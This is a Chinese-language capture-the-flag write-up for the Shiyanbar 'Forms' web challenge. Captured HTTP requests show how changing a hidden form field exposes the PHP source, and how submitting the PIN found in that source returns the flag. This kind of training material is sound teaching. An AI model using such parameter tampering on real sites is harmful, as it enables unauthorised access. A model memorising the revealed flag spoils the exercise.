实验吧——WEB-Forms

原创

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
Forms

拿到题目发现应该要我们提交一个PIN值



输入个123，抓下包看看

```
POST /10/main.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://ctf5.shiyanbar.com/10/main.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1554364648;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1554365155;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*193895%2CnickName%3A%E5%
B0%8F%E7%99%BD%E7%99%BD%40; PHPSESSID=6gssuoshjt4rldrkcb65ikchi2
Upgrade-Insecure-Requests: 1

PIN=123&showsource=0
```

```
HTTP/1.1 200 OK
Date: Thu, 04 Apr 2019 09:02:26 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 294
Connection: close
Content-Type: text/html

<html>
<head>
<title>Forms</title>
</head>
<body>

User with provided PIN not found.
<form action="" method="post">
   PIN:<br>
   <input type="password" name="PIN" value="">
   <input type="hidden" name="showsource" value=0>
   <button type="submit">Enter</button>
</form>
</body>
```


发现一起提交的还有个showsource参数，发现它是0，我们改为1看看

```
POST /10/main.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://ctf5.shiyanbar.com/10/main.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1554364648;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1554365155;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*193895%2CnickName%3A%E5%
B0%8F%E7%99%BD%E7%99%BD%40; PHPSESSID=6gssuoshjt4rldrkcb65ikchi2
Upgrade-Insecure-Requests: 1

PIN=123&showsource=1
```

```
Content-Type: text/html

<html>
<head>
<title>Forms</title>
</head>
<body>

<pre>
$a = $_POST["PIN"];
if ($a ==
-19827747736161128312837161661727773716166727272616149001823847) {
   echo "Congratulations! The flag is $flag";
} else {
   echo "User with provided PIN not found.";
}
   </pre>User with provided PIN not found.
<form action="" method="post">
   PIN:<br>
   <input type="password" name="PIN" value="">
   <input type="hidden" name="showsource" value=0>
   <button type="submit">Enter</button>
```


我们好像得到了源代码，发现只要让PIN等于一串数字就应该可以拿到flag

```
-19827747736161128312837161661727773716166727272616149001823847
```

```
POST /10/main.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://ctf5.shiyanbar.com/10/main.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Connection: close
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1554364648;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1554365155;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*193895%2CnickName%3A%E5%
B0%8F%E7%99%BD%E7%99%BD%40; PHPSESSID=6gssuoshjt4rldrkcb65ikchi2
Upgrade-Insecure-Requests: 1

PIN=-19827747736161128312837161661727773716166727272616149001823847&shows
ource=1
```

```
<html>
<head>
<title>Forms</title>
</head>
<body>

<pre>
$a = $_POST["PIN"];
if ($a ==
-19827747736161128312837161661727773716166727272616149001823847) {
    echo "Congratulations! The flag is $flag";
} else {
    echo "User with provided PIN not found.";
}
    </pre>Congratulations! The flag is  ctf{forms_are_easy}
<form action="" method="post">
    PIN:<br>
    <input type="password" name="PIN" value="">
```